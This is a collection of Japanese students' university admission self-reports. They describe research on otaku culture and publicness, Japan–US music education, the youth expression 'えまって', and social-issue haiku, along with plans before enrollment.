私はこのような探究ゼミでの活動を通して、身近な地域に潜む社会課題に対して、自分なりに仮説・検討を繰り返し、1つの答えを出す経験をした。また、共通の問題に対して仲間とアイデアを提供しあったり、そのアイデアについて指導者にアドバイスをもらったりするなど、他人と協同し、共に試行錯誤することの大切さを学んだ。

2 「論文ゼミ」における学び

多治見高等学校では3年次の5月より、2年次の探究ゼミの学びを深化させるために自主参加

型の「論文ゼミ」(論文の執筆・討論・発表を中心としたゼミ)が設定されている。私はこの論文ゼミに参加し、仲間たちと小論文や英語の長文読解について学び、課題研究と論文の執筆を行った。

この論文ゼミで、私は『「オタク文化」の公共性に関する考察』という題で研究を行った。以下では私が添付資料として提出した課題研究の概略を述べる。

私は最初、論文ゼミの活動の中で令和6年6月に政府から発表された「新たなクールジャパン戦略」を知った。この戦略は、日本文化のブランド価値を高め経済活性化につなげることを目標としており、その具体的な取組の1つにアニメ、漫画、ゲームなどの日本のコンテンツ産業を強化することが主張されている。私はこの戦略を通して「オタク文化」に興味を湧き、様々な文献や映像を調べてみた。するとオタク文化は論文ゼミで学習したポスト構造主義(以下「ポストモダン」)と大きく関係していることが分かり、より一層興味を湧いた。そして、私はオタク文化の問題点を考えることが、ポストモダンの課題の解決につながるのではないかと考え、この研究を行うことにした。

私は研究の基礎調査としてまず「ポストモダン」と「ポスト構造主義」の定義を確認した。オタク文化とのつながりがあると考えたためだ。具体的にはポスト構造主義の代表的思想家であるデリダ、ドゥルーズ、フーコーについて確認した。

また、今回の研究の対象とした東浩紀の『動物化するポストモダン』に取り上げられた「おたく文化」と「オタク文化」の違いについて、特に「動物化とコミュニケーション」の観点に着目してポストモダンとの関係を確認した。

さらに東論がほかの論者によってどのように評価されているのかを確認した。具体的には、佐々木敦、宇野常寛、稲葉振一郎の3人の著作を読みまとめた。そして、こうした論者達の評価から東論の課題として「オタク文化は公共性をもつことができるのか」を見出した。

そこで、次に「公共性」の定義と課題を知るために斎藤純一や稲葉振一郎などの著作を読みまとめた。そしてその中で公共性論の代表的論者であるアーレント、ハーバーマスの公共性論に注目した。

これらの調査を踏まえて最後に自分なりの公共性再考の視点を考え、以下のように4点にまとめた。1点目は、オタク文化の動物化という公共性喪失の問題をオタク達だけの問題と見ることはできない点である。オタク文化は今や OTAKU CULTURE として世界に広く受け入れられて支持されており、サブカルチャーの1つとしての性格や役割を大きく超え、人々の生きる指針や価値を創造し社会を動かすような影響力を持ちつつあるからだ。2点目は公共性を喪失しないための方法論として、私たちの身の回りにどのような環境管理型権力が浸潤しているかや動物化に陥っていないかを不断にチェックし、省察することが必要であるとした。3点目は公共性を取り戻すための方法論として、公共性の射程の明確化、アソシエーションの活用が効果的であると考えた。4点目は公共性の評価論として、合意形成よりも「Agree to disagree(相手の異なる立場を認め合うこと)」ができることを評価すべきであるとした。

そして今後の研究課題として、「文化リテラシー」の必要性やグローバル化や情報社会化が進んでいる現代に適した公共性を追求することを展望した。

私は論文ゼミを通して、現代社会のさまざまな課題を知ると同時に、異なる分野を志す仲間の発表を聞くことで幅広く学際的に学ぶことの大切さを学んだ。また書籍の読み方、文章のまとめ

方、批評の仕方、仮説検討の方法、独自のアイデアの出し方を学んだ。こうした力や知識は大学や社会での活動に直結するものだと実感している。

3 「部活動」における学び

私は文系であるが科学部に所属し3年間活動をつづけた。多治見高等学校の科学部は生徒の主体性を重視する部活動であるため、自分が純粋に疑問に思ったことや研究してみたいことなどを研究する。また、その研究成果についてレポート・パワーポイントなどの発表資料・ポスターを生徒自身が作成し、毎年特定の大学で開催される「自然科学系部活動研究発表・交流会」、東海学院大学で開かれる「理科研究発表会」、愛知工業大学で開かれる「AITサイエンス大賞」の3つの場で大学の専門家の前で発表する。

私はそこで3年間「人を惹きつけるお金の音のメカニズム」について研究した。私はこの研究を通して柔軟に多角的な視点を持つことの重要性を学んだ。研究に対する視点を同じ部活動の仲間たちや、大学の専門家の方々と交流することを通して自分の研究を発展させることができたからだ。また、自分たちで実験方法、仮設、実験、実験データの解析、考察、結論などすべての過程を行ったことから、自分の立てた問に対しての問題解決能力を育むことができた。

【入学までの活動】

私は入学までの取り組みとして主に3つのことについて力を入れて取り組んでいる。

1 英語学習の取り組み

合格前から行っていたパラグラフリーディングの長文問題演習や単語学習など基本的な英語学習を継続して行った。また、NHKのラジオ番組の「ニュースで学ぶ現代英語」を継続して聴き、実践的な英語を身に付けようと努力した。そして、英検2級取得に向けて計画的に勉強を行った。入学後の学習についていけるようにと、合格前にも増して意識的に英語学習に取り組んだ。

2 読書

自分の研究をさらに発展させるために様々な切り口を考え参考になる本を選んだ。具体的には、今回の研究で公共性を取り戻す方法の1つとして着目した結社(アソシエーション)についての本を多く読んだ。

①宇野重規『トクヴィル 平等と不平等の理論家』講談社 2007

この本はトクヴィルが西部開拓時代のアメリカに見出した結社の文化についての本だ。当時のアメリカ社会の構造によって生み出されたアメリカ人の国民性が独自の結社の文化を創り出したこと、その文化によって形式的なものでなく、真の意味での「下からの民主主義」が成立していたことを理解することができた。私がこの本で最も興味を惹かれた点はアメリカ一般市民の政治的成熟度が高い点、自己矯正力や自己反省能力を有している点、そしてこのような特徴がアメリカ独自の哲学であるプラグマティズムに基づいている点である。これは公共空間における討議に

において、実践的思考(プラグマティズム的思考)のもとにお互いに妥協点を見つけ出す力であり、最終的には自国の利益のために自らの意見・信念を変化させられる力である。このような力はハーバーマスの討議的公共性を実現するために不可欠な要素であると同時に下からの民主主義と深く結びついていることが理解できる。

②宇野重規『民主主義のつくり方』筑摩書房 2013

この本は「〈ルソー型〉民主主義」から「〈プラグマティズム型〉民主主義」への転換をテーマとしている本だ。宇野によるとルソー型とは一般意志を重視するあまり議論が停滞傾向になってしまう民主主義であるが、プラグマティズム型とはたとえ不確定な状況下でもとりあえぬ答えを出していくことで停滞を防いでいく民主主義のことだ。現代の民主主義は失敗を恐れるあまり答えを先送りにしているため、今こそ〈プラグマティズム型〉の民主主義が必要だと気付かされた。

③宇野重規 若林恵『実験の民主主義』中央公論新社 2023

この本は上記の2冊の内容をもとに結社の中でもファンダムに着目した本だ。上記の内容を確認しつつ、私の研究の中でも着目したファンダムを新たな結社の在り方として考察している。

宇野の3冊の著作を通じて、公共性や民主主義の考え方に大いに刺激を受けたが、その反面宇野の主張は著者自身の願いが込められた部分が多く、そのまま現実認識として受け入れることは難しいのではないかと疑問も感じた。ただし、タイトルにある「民主主義」は完成されたものではなく、今でも理想に向けて試行錯誤の続く実験であることは大いに賛同できる。

④朱喜哲『NHK 100分 de 名著 ローティ 偶然性・アイロニー・連帯』NHK 出版 2024

この本はプラグマティズム思想家のローティの『偶然性・アイロニー・連帯』という本の要点を簡潔に解説している本だ。プラグマティズムについて改めて理解するためにこの本を選んだ。自己や他者は常に偶然性の上に成り立っており、自分の「終極の語彙」は他者から影響を受けて変わりうるものだとするアイロニストの態度が会話を続けていくうえで必要だとしている。東の訂正可能性論に通じるものだと理解できる。NHKの放送も併せて大いに参考になった。

⑤小川仁志『哲学の最新キーワードを読む』講談社 2018

この本は自分の今回の研究が現代のどの問題へとつながっていくのかを知り、現代思想と公共性の関連について詳しく学ぶために読んだ。特に現在の政治が冷静に判断されたものではなく、感情によって動かされてしまっているポピュリズムなどにより大きく影響され、公共性や民主主義の在り方が問われていることを改めて認識した。

上記した書籍から学際的に幅広く、自分の問題意識を探ることの重要性を実感すると同時に、公共性に関する思想家たちの原書を批判的に読みこなすことの必要性を痛感した。大学へ入学後、指導者や仲間との対話を通してこうしたことに取り組みたい。

3 全校発表

2025年3月13日に本校では「探究ゼミ全校発表会」が行われる。1・2年生の総合的な探究の時間の探究活動における学年代表が全校生徒・教員の前で発表する会だ。そこで私は3年間の探究活動を大学進学に活かした代表生役として論文ゼミでのこの研究の内容について発表する予定だ。その発表のためにパワーポイントやレジュメなどプレゼンテーション資料を改めて作成した。

所属 : 人文・文化学群・比較文化学類

氏名 : 西村 柊

出身校 : 京都市立紫野高等学校 (令和6年卒)

【これまでの取り組み】

- ・研究のきっかけ・目的 (アメリカオハイオ州への留学)

今回私は、自身の留学経験をもとに研究を行なった。高校2年の夏からアメリカのオハイオ州にある公立高校で1年間過ごした。音楽を志し、アメリカの音楽文化への憧れから留学を決めた私は、留学中さまざまな音楽活動を経験した。音楽教育の充実度や雰囲気そのものにカルチャーショックを受け、アメリカと日本どちらの国でも音楽教育を体験した人間として、実体験を活かし比較研究を行いたいと思いついた。さらにその研究を通して日本の音楽教育の現状を把握し、より良いものとするにはどのようなアクションを起こせば良いのか具体的に検討することで、自分がこのような研究をすることで本当に社会に貢献できるのかを客観的に判断したい、と考えた。

- ・研究内容 (自己推薦書「日米の音楽教育の比較一生徒の意志を尊重する教育づくりを目指して」)

研究の進行は以下の通りである。

①留學生活のまとめ

留学中の音楽経験を振り返り、自身が感じるアメリカの音楽教育の特徴として5つのポイントを指摘した。1 「生徒1人1人に寄り添うカリキュラム設計」・・・アメリカではさまざまな音楽科目はPerforming Artsというカテゴリーとして認識されており、さらにPerforming ArtsはFine Artsと呼ばれる芸術分野科目のカテゴリーの一部として登録されている。Fine Artsにはほかにダンス・演劇・美術などバラエティに富んだ分野が存在し、音楽科目のPerforming Artsの中でもコーラス・ブラスバンド・オーケストラなどそのクラスバリエーションは多岐に渡る。Fine Artsの単位を最低1つ獲得することが卒業要件として設定されているため生徒全員が必ずしも音楽の授業を取らないといけない訳ではなく、さらに音楽の授業も実技分野によって細かく分かれているため、生徒に対しての強制力が弱く、自由度が高い。またそれぞれの分野でのレベル分けも豊富であるため、生徒が授業レベルに不満だったり、クラス内で引け目を感じるケースが圧倒的に少ない。2 「成果発表の場の提供」・・・年間複数回のコンサートがあり、生徒たちはそこでの発表に向けて練習を重ねる。これによって生徒たちが目的なく授業に取り組むことをなくし、モチベーションを保っている。またあくまで「テスト」ではなく、練習の成果を披露し拍手や歓声を浴びることのできる機会として設定されているのが生徒たちののびのびとした成長につながっている。3 「たての繋がりの濃さ」・・・高校が地域の小中学校と強く連携しており、コンサートでの共演などの機会もある。高校生のハイレベルなパフォーマンスを見た下級生が感銘を受け、同じ環境に身を置くことを志して懸命に練習に取り組むことが質の高い高校での音楽教育につながっている。4 「生徒の主体性の尊重」・・・先生はいわば“監督”として授業を見守ることが多い。常に生徒たちが中心となってどのような練習をすれば良いのか・何を改善すべきかを話し合い、先生に提案することで授業が進んでいた。受け身で教わるだけでなく自分の力で問題を見つけ解決していく能力が問われる高校生によく合った授業スタイルだった。5 「生徒の個性の理解」・・・全員を同じレベルに揃えたり、同じようなミュージシャンに育てる

のではなく、生徒のキャラクターを活かしたパフォーマンスにつながることを目指した授業だった。生徒同士がライバル意識を強めたり敵意を抱いたりすることはなく、生徒も先生も自分の中のベストを追求することに重きを置いていた。クラスの中でそれぞれが果たすべき役割を与えられ、クラスの仲間のために尽力する中で自身も成長することができる環境であった。

②インタビュー・アンケート調査

①での振り返りを通じた考察と比較するため、日本とアメリカの高校生に対しアンケート調査を行なった。日本の高校生には主に小学校から高校での音楽の授業が好きだったか、授業で扱ったものの中で苦手だったのは何か（リコーダー・合唱・楽典など）、そして音楽教育は必要だと思うか、などの質問に答えてもらった。アンケートの結果、日本では中学校の音楽の授業が楽しくなかったと答えた割合が最も多く、特に音楽鑑賞の分野が苦手・嫌いだったと答える生徒が多かった。アメリカの高校生に対しては、小学校・中学校・高校での音楽の授業の内容と、それぞれがどのくらい楽しかったか答えてもらった。アメリカの高校生たちの音楽教育への満足度は一貫して日本より高く、さらに内容に関して日本の高校生の多くが苦手だったと答えた「音楽鑑賞」の授業に関する記述が見当たらなかった。以上の調査を通し、日本の音楽教育の中でも中学校音楽に着目し、さらに音楽鑑賞の分野に関しても焦点を当てて研究を進めることとした。同時に、両国の音楽教師に対してもインタビューを行い、教師がどのような意識で授業をしているのか調査した。特に教育目的についての回答に違いが見られ、「音楽を教えることで人生を豊かにする」ことを重視する日本に対し、「音楽の授業を通して人として必要な力を身につける」ことを重視するアメリカ、と考察した。

③文献調査

「日本とアメリカの教育全般」「日本とアメリカの音楽教育」のそれぞれについて文献調査をし、それぞれの特徴を分析し比較した。教育全般について、次の2点を相違点として挙げた。1「高校入試の有無」・・・日本では高校が義務教育に含まれておらず、入学するには試験を受けないといけないのに対し、アメリカは高校まで一貫して義務教育であり、小中学校と同じように住む地域によってどの高校に進むか自動的に決定する。この違いによって、日本の中学校教育は常に高校への入学試験を意識したものとなっているのに対しアメリカはより「子どもたち自身の成長を後押しするような教育」にフォーカスしたものになっているのではないかと考察した。また日本では入試への意識が強いため、入試で必要とされない音楽のような教科に対して生徒があまり必要性を感じないのではないかと考えた。2「時代のニーズに応じた学校制度の変化の有無」・・・アメリカでは近年、従来の“中学校“であるジュニアハイスクールの代わりとしてミドルスクールというものが導入され、日本の6-3-3制（小中高）と異なり、5-3-4制が多く地域で採用されている。文献調査を通し、これは生徒の成長スピードや時代ごとによって変わっていく「社会で必要とされる能力」に適應するため変化してきたとわかった。このように時代に応じ柔軟に教育制度を変化させることができる点がアメリカの教育の特徴だと考察した。次に、音楽教育については3つの相違点をまとめた。1「内容基準の設定方法」・・・日本の音楽教育では表現と鑑賞の2分野にわけそれぞれの活動を行い、活動を「知識・技能」「思考・判断・表現」「主体性」の3つの観点に基づき評価する。対してアメリカは方針の決定はほとんど各地域・各学校に委ねられている

が、授業の中で取り組むべき活動については細かく分類したものが明記されており、9つの領域に分かれている。評価基準も各学校によるものが多いが、例としてカリフォルニア州では5つの音楽独自の観点が導入されている。日本よりもアメリカの方がより明確な授業方針が確立していると考察した。2「日本における伝統音楽の教育の重要視」・・・日本の音楽教育について調査する中で「伝統音楽を学ぶ」ことに関しての記述が多かった。国独自の文化を長い歴史をかけ発展させてきた日本にとって伝統音楽を重要視することはとても特徴的であり、これからも大切にしていきたい視点である。しかし②で述べたアンケートでは琴の演奏や能・歌舞伎の鑑賞が苦痛だったと答える生徒が多かったため、その教育方法については見直すべき点が多くあると考えられる。3「音楽教育の捉え方」・・・日本の音楽教育は活動を行うことが重視されており、活動内容は豊富であるがそれらの活動の目的が教師と生徒の間であまり共有されておらず、双方がただ“評価のための活動”であると捉えかねないような教育が展開されている。一方のアメリカは音楽の授業を通しどのように成長できるのか・どのように成長するべきかが明確に示されており、教師も生徒も活動や学習の意義を常に頭に置いて授業に参加することができる。また、先述のようにアメリカが音楽教育独自の評価方法を提示しておりそれが詳細であることから、音楽という教科への向き合い方が両国の間で大きく異なることがわかる。

④学習指導案の作成

①～③での研究と分析を踏まえて日本の音楽教育がどのように変わっていくべきか・改善できる点はないか考察し、オリジナルの中学校音楽の学習指導案を作成した。指導案では「生徒・教師がともに音楽に関する学習の必要性を理解し、音楽を心から楽しめることができる学習の提供」を目標として設定した。これは、現在の学習指導案に音楽教育の「必要性」が明記されておらず、教育目的が曖昧になっているのではないかと、という問題意識や、第1章でのアンケート結果を踏まえた「音楽の授業を生徒が楽しめていない」という考察をもとにしている。そして、この目的を達成するために、授業活動を従来通り「表現」と「鑑賞」の2つの分野に分けるだけでなく、それぞれの分野をさらに3つに細分化し、活動内容をより具体化した。また、その教育目的や身につけるべき能力、中学校3学年それぞれの学習の方向性の指針も示した。最後に、これらの活動内容それぞれに対し、具体的な授業案を提示した。また、日本の教育で現在適用されている先述の3つの評価観点をベースに、具体的かつ音楽的な視点を明記した評価基準を作成した。

・研究のまとめ

本研究を通して、日米の音楽教育はカリキュラムの構成から音楽教育に対する意識そのものまで大きく異なることが分かり、その背景には時代を超えて発展してきた両国の教育観や教育制度、さらに教師のもつ教育意識などに基づく部分があると考察した。また、日本の音楽教育の問題点は、音楽に触れること自体を楽しんでいると感じていても「音楽についての学習」を楽しむことができていない生徒が多く存在する点であり、日本の音楽教育は誰もが音楽を楽しむことのできる授業の提供に向け、カリキュラムの具体化や教育目的の明確化、授業内での活動内容の細分化など、様々な角度からの教育内容の再編をする必要があると考えた。

アメリカでの体験を出発点とし研究を開始したため、アメリカの音楽教育を「良い」ものであるとみなし、逆に日本の音楽教育は「良くない」ものであるという先入観のもと調査等

に取り組んだという感覚があり、客観的な視点からの分析であるとは言い難い形になってしまったのが反省点であった。

今回、「文化を比較する」という視点において、自身の留学経験を活かすことができ、かつ文化を発展させていくことを目的とする時、どのようなテーマが相応しいか模索した。その結果、教育と文化の深い関係性に着目した。教育活動は人々によって形成される「文化」の1つであることは一目瞭然だが、現代において教育そのものだけでなく、多岐に渡る様々な「文化」を形成していくのは社会で活躍する大人であり、彼らは幼い頃から「教育」を受け成長してきた。このことより、教育は文化を発展させていくために大変重要な存在であると考えた。故に、本研究では「文化の起点」とも解釈できる「教育」をテーマとし、その改善の具体的な方法を提示するに至った。しかし、私が本来研究することを志しているのはアメリカと日本の音楽文化・表現文化そのものやそれに対する人々の意識の比較であり、その中から今回は音楽に関する教育に限定し研究を行ったため、今後は教育文化に限らず、さらに多角的な研究を行いたいと考えている。

【入学までの活動】

・姉妹校との交流

私が通っている（通っていた）紫野高校には、オーストラリアにある姉妹校との交流がある。今年度は姉妹校から20名の学生が来日し、紫野高校に滞在しともに授業を受けたり、部活動を体験したりした。私は自身の所属する茶道部とESS部の両方で姉妹校の生徒たちとの交流会に参加した。茶道部では姉妹校の生徒たちとそのホストファミリーを担当する生徒たちを交えたお茶会を開催し、私は主に通訳として参加した。ESS部ではウェルカムパーティーを開催し、私はパーティーの中でのゲームなどを企画し使用するスライドを作成、当日は司会としてパーティーの進行を務めた。

・卒業文集の企画と編集

クラスを代表して、クラスオリジナルの卒業文集を企画し、編集した。文集ではクラスメイト全員のプロフィールを掲載したり担任の先生にインタビューを実施したりした。

・英語の勉強

大学での授業・テストに向けて、従来通りの英語の学習を継続した。

・研究の発展

自己推薦書の作成後、さまざまな人に推薦書を読んでもらい、フィードバックをもらった。また自身でも、完成し提出した後も何度も読み直し、より客観的な視点から自分の研究について再び考える機会を作った。このようにして得た他人からのフィードバック・意見と、自分の考える反省点を明確にした上で、推薦書の改善と研究の詳細化に努めた。例えば研究の中で「教育」についての視点をより具体的にするため、高校の先生に「理想としている授業像」について聞いてみたり、同級生に音楽の授業の思い出をより詳しく話してもらう中で、私が目指す音楽教育の姿はどんなものなのか、はっきりと思い描けるよう工夫した。またこの研究を踏まえて入学後はどのように自分なりに研究を発展させ、興味のある分野を探究しつつ社会の発展に繋げていくことができるか、学類の先輩方の卒業論文タイトルや体験談などを読みながら考えた。

所属：日本語・日本文化学類

氏名：安本 珠理

出身校：三輪田学園高校(令和6年)

【これまでの取り組み】

研究論文「若者言葉のこれまでとこれから」の執筆(約35000字)を行った。

以下が目次である

1 要旨	
1.1 探究の背景	3.3 書き言葉で用いられる“えまって”の探究
1.2 探究の意義	：
1.3 本探究内での“え”、“えまって”	3.4 X(旧 twitter)を用いた調査
：	：
2 先行研究	3.5 イントネーションとアクセントの違いについての実験
2.1 既に研究されている“え”、“えまって”について	：
2.2 イントネーションとは	4 探究を終えて
：	4.1 自身の探究・分析を内省した上での改善点
2.3 若者言葉とは	4.2 探究により見えてきた新たな問い
：	4.3 筑波大学での学習計画
2.4 品詞に関する先行研究	5 参考文献
：	第2章 高校時代の活動について
2.5 【補論】書き言葉と話し言葉と打ち言葉	目次
3 自己探究	1 天声人語の書き写し
3.1 品詞探究	2 マルタ共和国の語学研修を終えて
：	3 過去のコンテスト受賞歴(地域創生、経営)
3.2 談話分析のための先行研究	4 引用文献
：	
3.2.4 上記の探究を踏まえての考察	

【研究背景】

小学生の頃から朝日子供新聞のコラムである**天声子ども語**の写経を休み期間の課題として行っており、高校生になった際には**天声人語**の写経へと変化していた。そこで天声人語のような綺麗な日本語(ここでは起承転結が明確な“である”調の文章を指す)への憧れと自身が友人と話す際に用いる崩れた日本語(何に対しても“ヤバイ”, 景色を見たら“エモい”と表現すること)との乖離を感じるようになった。書き言葉と話し言葉では性質が異なるため当然であるとも考えたが、書き言葉は“ですます調”と“である調”であまり変化が見られないのに対し、話し言葉は毎年多くの流行語や新語、新たな言い回しや文法に影響を与えるら抜き言葉などが生まれる。ではこのような変遷する話し言葉というのは本当に日本語なのだろうか。日本語学で証明することはできるのか。といった問いを立て研究を行った。

【主な研究対象】

注目したのは“えまって”という言葉である。友人から自身の口癖として指摘された“えまって”は若者に多く見られる口癖のようなものであり、特に「待ってほしい」という意味合いがなくとも無意識に且つ衝動的に発してしまう言葉であると認識している。驚いたとき、嬉しいとき、焦っているとき、不安なとき、怒っているときなど明確に定義できない程多様な場面で使用される。とにかく返答の初めに「えまって、～」とつけて使用され、会話が繰り返される。自身もその癖があると指摘を受け、“えまって”の研究に至った。また、“えまって”にはほかの言語にはない特徴があると考えられる。上記にも挙げたようにどの感情にも用いることができる点である。“えまって”は「え+待って」のように成り立ったと考えられるのが自然ではあるものの、肝心の「待って」の意味合いを消して使用される例が多い。自身はここに“えまって”の研究価値を見出した。

【研究方法とその結果】

① 品詞研究

日本語学の研究の経験がなく、何から学ばばいいのか不明確であった。そのため日本語の文法からアプローチを行おうと考え、品詞研究を行った。主に論文の引用を比較しながら一致している定義、していない定義を分けた後に自身が文法上の使用例から取捨選択を行い、一つの定義に定めていった。

間投詞、感動詞、間投助詞、応答詞、フィラーの5つの定義を定め、“えまって”がどの品詞に当てはまるのか一つ一つ確かめ、結果“えまって”は感動詞であるという結論を導き出すことができた。感動詞の定義は「それ単体で意味は持たないものの、ある程度意図的に文と接続して使用することによって感情を表現することができる。しかし、その意味解釈は音声・表記形式や文脈に大きく依存する。」とした。品詞の中には、話し言葉には用いられないようなものもあり、話し言葉と書き言葉には明確な違いがあることに改めて気づかされる部分もあった。しかし、上記のこともあり品詞に関して感動詞であると言い切れる研究ではなく、少々詰めが甘い研究になってしまっていると再認識した為、今後考えられる品詞すべてに目を通し、研究を進めていきたい。

② 談話分析(トランスクリプト)


自身が言語学を学ぶ際に参考にした『基礎日本語学』の第7章に記載されていた談話分析に興味を持った。談話分析とは録音した音声データをもとに記号を用いながら転記することを指し、文字だけで発話の際の言葉の間隔やイントネーションを読み取ることができる。

今回は“え+〇〇”と“えまって”に注目し全20場面、計7本の音声进行分析した。少なく感じるが、実際にかかった時間は10時間ほどだったと記憶する。また、友人の協力もあり【①複数人(三人以上)での談話②一人での独話③二人での談話】の3つのデータを録音することができた。

③ Xを用いた使用調査

研究を行う中で書き言葉と話し言葉の2つだけではなく、打ち言葉という文字で表されるのにも関わらずあたかも話しているように読むことができる文章体を指す言葉を知った。打ち言葉は聞きなれない言葉ではあるがSNSでのコミュニケーションはほぼすべて打ち言葉で行われているといっても過言ではない。そこで文章で検索が行えるX(旧Twitter)を用いて“えまって”がどのような場面で感情で用いられるのかを一日10個×10日間の計100個行った。また、自身の判断によってしまうものの、ある程度の“えまって”の男女別使用率を見ることができた。その結果、男性17%女性83%となり感

情の割合は(グラフ1)のとおりである。グラフから“えまって”は驚きの感情が上位にあることに加え、マイナス(不安)とプラス(喜び)の対となる感情が上位にあるといった結果が見受けられた。



ここから今回のXの使用調査を行い導いた“えまって”の定義は「驚き、喜び、不安の心情で頻繁に使われるが、その限りではなく、他の9の感情からも“えまって”の使用があり、様々な場面で用いられる。」とした。

【イントネーションとアクセントの違いを明確にするための実験】

えまっでの研究に直接的な影響はないものの、自身が参考書・論文内で気になったイントネーションとアクセントの関係について友人の協力の下実験を行った。実験は高校生と大学生の計14人に対し【雨。・雨？・飴。・飴？・雨は止んだ。・雨は止んだ？・雨をもらった。雨をもらった？】の8つの単語と文章を読ませ、各々の音程の上昇を音調句境界とピッチ上昇の記号を用いて転記していった。結果、14人とも各々同じピッチ変化が見られた(図1)。故にイントネーションとアクセントの明確な違いは言葉自体にピッチ変化が生じるのか文章全体を通してピッチ変化が生じるのか、であるというのが改めて確認できた。

㊦①	雨？	アメ↑？
②	雨。	アメ。
③	飴？	アメ↑？
④	飴。	アメ。
㊦①	雨は止んだ？	「ア↑メハ ヤン「ダ↑？
②	雨は止んだ。	「ア↑メハ ヤンダ。
③	飴をもらった？	ア「メ↑ヲ モラッ「タ↑？
④	飴をもらった。	アメ↑ヲ モラッタ。

【感想と反省点】

今回は自身の経験上初となる言語探究を行ったがやはりゼロからの知識であったために先行研究で深く探究できた部分もあれば、反省点もまた見えた。専門的なワードに振り回され、調べることを繰り返していった結果、わからないワードを調べた際に出てきた知らないワードをさらに調べるといって堂々巡りを繰り返す期間が多く生じてしまい、自己探究が満足にできない結果となった。加えて、談話分析に充てる時間の見積もりを誤り、データはあるものの、転記する時間が取れないという結果になってしまった。そうなってしまった原因には自身が新しい学問を、言語学を学ぶにあたり何を学びたいのかを設定した時期が遅かったことにあると考えられる。最終的な探究対象である若者言葉“えまって”が決まるまで、ただ専門書を初めから読み、気になるワードを片っ端から調べるといったことを行っていたことが自身の直すべき行動であったと考えられる。ただし、その調べ学習で得た知識は決して無駄なものではなく自身の新たな自己探究への誘いであるとも考えているため、一概に否定している訳ではない。時間の使い方と自己探究の質を上げ

るうえで最優先にどのような知識が必要だったのかを顧みる必要があったという反省が、この探究を通して自身が考えたことである。

【入学までの活動】

・新たな発見：“でも～”の研究

研究を行っていた中で新たに見つけた言葉“でも”の存在について入学前に行いたいと考える。“でも”に着目した理由として、ここ最近の使い方を見た際に「でもわかる！」や「(相手の言い分に対して)でもそうだよね～」などが挙げられる。本来の“でも”の使い方としては相手の発言に対して、反対の意味を含んだ発言をする際に用いられる言葉として認識されている。しかし、その使われ方が上記の使用例のように変遷してきていると自身は捉えている。今回、自身が研究対象にした「待つ」の意味が消された“えまって”のように SMS の普及や流行語、スラングの影響により単語の意味が変化することで文法自体が変化することも考えられる。それは正しい変遷なのか、その変遷により今後の日本語文法はどうなるのかを考えていきたいと考える。

・英語資格の取得

海外留学にも参加したいと考えているため IELTS のスコアアップを目指す。現在オーバーオール 4.5 を所持しているが、5.5 以上の取得を目標に学びを続けたいと考える。加えて共通テストも受験予定のため、共通テストで自身の目標点数を取れるように、一般受験生と英語力で差がつかないようにしたい。

・AC 受験の際に使用した専門書、論文、そして自身の書いた自己推薦書の読み返し

上記のものを改めて見返した際に自身の自己推薦書に誤った記載がないか確かめたい。また、日本語学を大学で学ぶ際に後れを取らないように専門書を読み、基礎的な知識や談話分析の記号の暗記などを行いたい。他にも基礎的な日本語の文法に関して形態論、統語論、意味論、語用論の4つの領域を学び直し、文法の知識を十分に持っているような状態にしたい。また、自己推薦書で取り入れようか悩んだ“音節・モーラ”の要素に関して論文を読みながら不明点が多く、現段階での自身の知識では理解できるレベルの内容ではなかった(記号や式の多用)ため、専門書や論文を再度読み返し本当に自身の研究に必要なのかについても熟考していきたいと考える。

・天声人語の書き写し

【研究背景】にも記載した小学五年生から行っている天声人語(中学生までは天声子ども語)の書き写しを入学までの期間も引き続き行う。これには文章を決められた文字数内で起承転結をはっきりとさせて書く文の構成を学び、現代で何が起きているのかに加え筆者視点での意見も知ることができると思ったからである。

所属:人文・文化学群 日本語日本文化学類

氏名:服部 亮汰

出身校:名古屋高等学校(令和7年卒)

【これまでの取り組み】自己推薦書(34643字)の構成と要約

俳句における循環性と一回性～一回性のある社会事象を俳句で詠む価値について～

【構成】

はじめに 有季定型俳句は「コト」を詠むことから逃げているのか

第一章 「社会性俳句」との邂逅

1-1 その辞書的定義

1-2 「風」アンケートと「社会性」の定義

1-3 社会性と花鳥諷詠の対立

1-4 広島句とヒロシマの句～社会性と持続性について～

第二章 沢木欣一から見た「社会性」

2-1 近代と俳句～社会と自然の対立

2-2 人間愛としての俳句～沢木欣一～

2-3 社会性俳句の鑑賞

第三章 俳句で社会を詠むことの歴史とその意味

3-1 自由律俳句から新興俳句へ

3-2 社会性俳句運動の時代

3-3 社会性俳句運動の終焉

3-4 現代の社会を詠んだ俳句

3-5 社会を詠んだ俳句における季語と一回性

総括

【論考の概要】

はじめに 有季定型俳句は「コト」を詠むことから逃げているのか

火ぶくれの地球の只中に日傘 (愛媛県立今治西高等学校伯方分校 馬場叶羽さん作)

ヒロシマに置き忘れたる黒日傘 (同校 松本虹輝さん作)(注1)

同じ高校生が社会の事象を取り扱った句を起点に、客観写生と社会をの出来事「コト」を詠むこととの対比軸を想起し、世界は大きく変わろうとしている現在、社会情勢を詠み込む句、いわゆる「社会詠」はどのような価値観のもと、どのように詠まれてきて、現在(いま)、どのような価値を持っていると言えるのだろうか。「社会詠」の歴史と、社会事象(コト)を詠む可能性、意義を考える探求を始めた。

第一章 「社会性俳句」との邂逅

1-1 その辞書的定義

これまで社会の事象(コト)を詠んだ俳句の歴史をひも解くために、『現代俳句事典』『社会性俳句』の項(高野ムツオ執筆)(注2)を調べ、その年代と経緯、それが確認できる資料を確認した。

1-2 「風」アンケートと「社会性」の定義

前節で挙げられた資料を読解した。「社会性」という言葉の端緒となったとされる1953年に出版された草田男の句集『銀河依然』の跋文を読解し、草田男が何をもって社会性と述べているかを調べた。次いで、翌1954年の、社会性俳句の旗手となる沢木欣一の俳句結社「風」の俳句と社会性のアンケートの特集を読解した。金子兜太が「自分を社会的関連のなかで考え、解決しようとする『社会的な姿勢』が意識的にとられている態度」と述べ、沢木欣一は社会の事象を読まない詩として強度がないとしたことに注目した。

1-3 社会性と花鳥諷詠の対立

